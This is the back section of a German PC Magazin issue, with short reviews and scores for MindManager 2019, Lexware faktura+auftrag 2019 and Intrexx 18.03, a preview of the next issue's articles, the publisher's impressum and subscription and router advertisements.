
PC Magazin
GUT
www.pc-magazin.de



MINDMANAGER 2019 FÜR WINDOWS

Projekte & Prozesse visualisieren


■ „Mehr Informationen besser im Blick“ könnte das Motto der 2019er-Ausgabe von MindManager lauten. Los geht es bei der an vielen Stellen renovierten Bedienung. Sie erlaubt eine geschmeidige Handhabung des mächtigen Grafik- und Analysewerkzeugs und unterstützt hochauflösende Bildschirme. Einfacher und zeitsparender lassen sich nun Standardformatierungen anpassen und Vorlagen wechseln. Die dafür nötigen Werkzeuge wurden sinnvoll gruppiert. Hinzugekommen sind ergänzende Vorlagentypen wie Trichter- und Matrixdiagramm sowie ein Zeitplan, Formen und Symbole plus eine Reihe praxistauglicher Designs. Maps lassen sich ab sofort auch nach Symbolen sortiert darstellen. Die neue Tagging-Ansicht bietet Unterstützung bei der Projektüberwachung. Vor allem bei der Abbildung größerer Projekte und Pläne sind SmartRules hilfreich. Sie ergänzen die bedingte Formatierung durch Regeln zur automatischen Objektanpassung. **whs**



LEXWARE FAKTURA+AUFTRAG 2019

Eine flexible Auftragsbearbeitung

■ Lexware faktura+auftrag 2019 ist als kaufmännische Einstiegslösung für Selbstständige und Kleinbetriebe konzipiert. Wächst das Unternehmen, lassen sich die Daten auf größere Versionen migrieren. Neben der Auftragsbearbeitung sind Online-Banking und die Lagerverwaltung mit Bestandsführung an Bord. Schnittstellen bestehen unter anderem zur Lexware buchhaltung, dem Steuerberater (DATEV) und zu diversen Online-Diensten – etwa für signierte elektronische Rechnungen. Sind Firmen-, Kunden- und Artikeldaten einmal erfasst, ist die Auftragsbearbeitung ein Klacks. Alle wichtigen Angaben für Angebote und Rechnungen lassen sich über Menüs zusammenklicken. In der neuen Version 2019 gibt es mehr Raum, um Dokumente individuell auszurichten. So können etwa Kundenrabatte eingeräumt oder Artikelbeschreibungen an Kundenvorgaben angepasst werden. Eine weitere Neuerung betrifft die Anpassung an die DSGVO. **Björn Lorenz**



INTREXX 18.03

Unternehmensportale bequem umsetzen

■ Es sind die Daten, die über den wirtschaftlichen Erfolg entscheiden. Daher ist es wichtig, den Zugang zu Informationen und Geschäftsprozessen so einfach wie möglich zu gestalten. Genau in diese Richtung zielt das Portalsystem von Intrexx. Es führt Informationen aus unterschiedlichsten Quellen auf einer internetbasierten Plattform zusammen. Das können etwa E-Mails, Dokumente oder Daten aus Unternehmenslösungen sein, etwa von Sage, SAP oder Microsoft. Office-Dokumente lassen sich direkt aus Intrexx heraus öffnen, gemeinsam bearbeiten und erneut speichern. Großer Pluspunkt der webbasierten Kollaborationslösung: die hohe Flexibilität. Es gibt praktisch keinen Bereich, der sich nicht individuell zuschneiden lässt. Programmierkenntnisse benötigt man dabei nicht, denn Abläufe lassen sich mit Bordmitteln grafisch gestalten. Alle Informationen stehen bei Intrexx per mobiler App auch auf dem Smartphone bereit. **Björn Lorenz**

Office

MindManager 2019 für Windows

Preis: 415,31 Euro (Upgrade: 213,01 Euro)
Preis/Leistung: sehr gut
System: Windows 10, 8.1, 7 (32 und 64 Bit)
Add-ons: Office 2010 und neuer, Office 365
Besonderheiten: XMind- und FreeMind-Import, Office- und Browser-Integration, HTML5-Export
Demoversion: 30 Tage lauffähig

Fazit: Die zusätzlichen Darstellungsfunktionen und der schnellere Layout- und Designwechsel machen ein Upgrade von der Vorgängerversion interessant. Versierte Nutzer profitieren von den SmartRules.

94 Punkte
sehr gut

PC Magazin
SEHR GUT
www.pc-magazin.de

Kaufmännische Software

Lexware faktura+auftrag 2019

Preis: 155,65 Euro Jahresversion oder 12,97 Euro monatlich.
Preis/Leistung: sehr gut
Systemvoraussetzungen: Win Vista, 7, 8.1, 10
Besonderheiten: Effiziente Eingabehilfen, professionelles Berichtswesen, übersichtliche Benutzerführung, mobile App

Fazit: faktura+auftrag ist eine solide Auftragsbearbeitung mit einem hohen Funktionsumfang. Hervorzuheben sind die Ausbaufähigkeit und die flexible Unterstützung von Smartphones.

96 Punkte
sehr gut

PC Magazin
SEHR GUT
www.pc-magazin.de

Intranet

Intrexx 18.03

Preis: auf Anfrage
System: Gängige Webbrowser auf allen gängigen Webservern, mobile Anwendungen plattformunabhängig
Besonderheiten: Viele Adapter zu kaufmännischen Systemen, effiziente Suchfunktion, zahlreiche Templates, mobiles Arbeiten

Fazit: Intrexx 18.03 verwandelt Daten in Wissen, indem Dokumente im Kontext zur Verfügung gestellt werden. Virtuelle Prozesse sichern Effizienz, da sich Nachfragen und Recherchen erübrigen.

95 Punkte
sehr gut

PC Magazin
SEHR GUT
www.pc-magazin.de



WLAN-Router fürs Heimnetz

Leistungstark und funktionsreich sollen die modernen Steuerzentralen des Heimnetzes sein. Im großen Test schicken wir die wichtigsten Konkurrenten gegen die Fritzbox ins Rennen.

PC Magazin

Ausgabe 2/2019
erscheint am
4. Januar 2019


Die Redaktion behält sich das Recht vor, Themen bei Bedarf zu ändern.

Ein Stick für alle Fälle

Alle nützlichen Programme, stets griffbereit in der Hosentasche auf einem Stick – das geht! Wir haben die besten Programme für Sie zusammengestellt.



Grafikkarten ausreizen



Eine teuer erstandene Grafikkarte macht nur halb soviel Freude, wenn das Bild ruckelt. Wir zeigen, wie Sie Ihren Pixelbeschleuniger optimal auf Ihren PC einstellen und damit die perfekte Symbiose aus Darstellung und Bildraten erzielen.

■ **SSD-Test:** Wahre Turbolader sind die m.2-SSDs für Ihren PC. Wir vergleichen die interessantesten Modelle im Testlabor.

■ **Handy-Daten sicher löschen:** Zurücksetzen reicht oft nicht aus, um alle privaten Daten zu vernichten. So machen Sie es richtig.

■ **Vernetzte Türschlösser:** Tür zu – Licht aus. Im smarten Haus lassen sich viele praktische Funktionen mit dem Türschloss verbinden.

■ **Künstliche Intelligenz To Go:** Unternehmen, die KI-Anwendungen implementieren wollen, können diese vorgefertigt und ohne viel Aufwand aus der Cloud beziehen.

Impressum

REDAKTION

Herausgeber: Dirk Waasen (V.i.S.d.P.)

Produktmanager: Wolf Hosbach (whs)

Redaktion: Uschi Anders (ua), Oliver Ketterer (ok), Holger Lehmann (hl), Matthias Metzler (mm), Tom Rathert (tr)

Freie Mitarbeiter: Astrid Hillmer-Bruer (Lektorat); Josef Bleier (Fotografie)

Autoren dieser Ausgabe: Thomas Bär, Fabian Bambusch, Heiko Bauer, Jörn-Erik Burkert, Roland Freist, Claudia Frickel, David Göhler, Artur Hoffmann, Christoph Hoffmann, Christian Immier, Jan Kaden, Susanne Kowalski, Margrit Lingner, Björn Lorenz, Manuel Masiero, Michael Rupp, Walter Saumweber, Stefan Schasche, Frank-Michael Schiede, Nicolai Schwarz, Andreas Seeger, Michael Seemann

Technical Supervisor/Testlabor: Oliver Ketterer

Produktmanager Covermount: Tom Rathert

CD/DVD-Produktion: iElements, stroomung GmbH

Layout: Sandra Bauer (Ltg.), Silvia Schmidberger (Ltg.), Marcus Geppert

Titellayout: Thomas Ihlenfeldt

Bilderdienst: Shutterstock Inc.

Corporate Publishing: Anja Deininger

Anschrift der Redaktion: WEKA MEDIA PUBLISHING GmbH, Redaktion PC Magazin, Richard-Reitzner-Allee 2, 85540 Haar bei München

Leseranfragen:

Bitte per E-Mail an redaktion@pc-magazin.de

ANZEIGENABTEILUNG

Ihr Kontakt zum Anzeigenteam:

Head of Sales IT: Thomas Richter (-1172), trichter@wekanet.de

Head of Sales IT: Andrea Rieger (-1170), arieger@wekanet.de

Head of Digital Sales: Franzisca Hertwig (-1144), fhertwig@wekanet.de

Für internationale Anfragen aus GB, IRL und F:

Huson International Media, Ms Lauren Palmer, Tel.: +44 1932 564999, lauren.palmer@husonmedia.com

Für internationale Anfragen aus USA/Canada:

Huson International Media, Mr Ralph Lockwood, Tel.: +1 408 8796666, ralph.lockwood@husonmedia.com

Anzeigendisposition: Astrid Brück, abruock@wekanet.de

Anzeigengrundpreise: Es gilt die Preisliste Nr. 33 vom 01.01.2018.

ABONNEMENT

Abovertrieb/Einzelheftnachbestellung und Kundenservice:

Burda Direct GmbH, Postfach 180, 77649 Offenburg
Tel.: 0781 6394548, Fax: 0781 6394549,
E-Mail: weka@burdadirect.de

Preise Einzelheft:

PC Magazin mit DVD: 5,40 €

PC Magazin mit Super-Premium-DVD: 8,00 €

Abonnementpreise:

Classic-Jahresabo mit DVD (12 Ausgaben):

Inland: 64,80 €, Österreich: 81,80 €, Schweiz: 129,60 sfr; Studentenabo Inland: 10 % Rabatt

Super-Premium-Jahresabo mit 3 DVDs (12 Ausgaben):

Inland: 96 €, Österreich: 114 €, Schweiz: 192 sfr; Studentenabo Inland: 10 % Rabatt

Classic-XXL-Abonnement mit DVD inkl. Jahrgangs-DVD

(12 Ausgaben): Inland: 73,80 €, Österreich: 90,80 €, Schweiz: 147,60 sfr; Studentenabo: 10 % Rabatt

Super-Premium-XXL-Abonnement inkl. Jahrgangs-DVD

(12 Ausgaben): Inland: 105 €, Österreich: 123 €, Schweiz: 210 sfr, Studentenabo: 10 % Rabatt

Alle Abonnementpreise inkl. MwSt. und Versandkosten.

Das Jahresabonnement ist nach Ablauf des ersten Jahres jederzeit kündbar. Weitere Auslandspreise auf Anfrage.

Erscheinungsweise: monatlich (12 Ausgaben/Jahr)

Einzelheftbestellung: Burda Direct GmbH, Postfach 180, 77649 Offenburg, ein Hubert Burda Media Unternehmen, Tel.: 0781 6394548, Fax: 0781 6394549, E-Mail: weka@burdadirect.de

VERLAG

Anschrift des Verlages:

WEKA MEDIA PUBLISHING GmbH, Richard-Reitzner-Allee 2, 85540 Haar bei München, Postfach 1382, 85531 Haar bei München
Tel.: 089 25556-1000, Fax: 089 25556-1199

Vertrieb/Marketing: Bettina Huber, bhuber@wekanet.de

Vertrieb Handel: MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG, Postfach 1232, 85702 Unterschleißheim, Tel.: 089 31906-0, Fax: 089 31906-113, E-Mail: mzv@mzv.de

Leitung Herstellung: Marion Stephan

Technik: JournalMedia GmbH, Richard-Reitzner-Allee 4, 85540 Haar bei München

Druck: Vogel Druck und Medienservice GmbH, Leibnizstr. 5, 97204 Höchberg

Verlagsleiter: Hans Stübinger, Dirk Waasen

Geschäftsführer: Kurt Skupin, Wolfgang Materna

© 2018 WEKA MEDIA PUBLISHING GmbH

Mitglied der Informationsgemeinschaft zur Feststellung der Verbreitung von Werbeträgern e.V. (IVW), Berlin.
ISSN 1438-0919



Alleinige Gesellschafterin der WEKA MEDIA PUBLISHING GmbH ist die WEKA Holding GmbH & Co. KG, Kissing, vertreten durch ihre Komplementärin, die WEKA Holding Beteiligungs-GmbH.

STOPP! HAMMER ANGEBOT



**3 AUSGABEN
FÜR NUR
5 Euro**

ONLINE BESTELLEN UNTER <http://abo.pc-magazin.de/premium-miniabo>





MIT TEMPO 250 DURCH DAS NETZ!

Das neue Highspeed-DSL.
FRITZ! kann das.



Startklar für die neuen Internet-Tarife bis 250 MBit/s.
avm.de/vollgas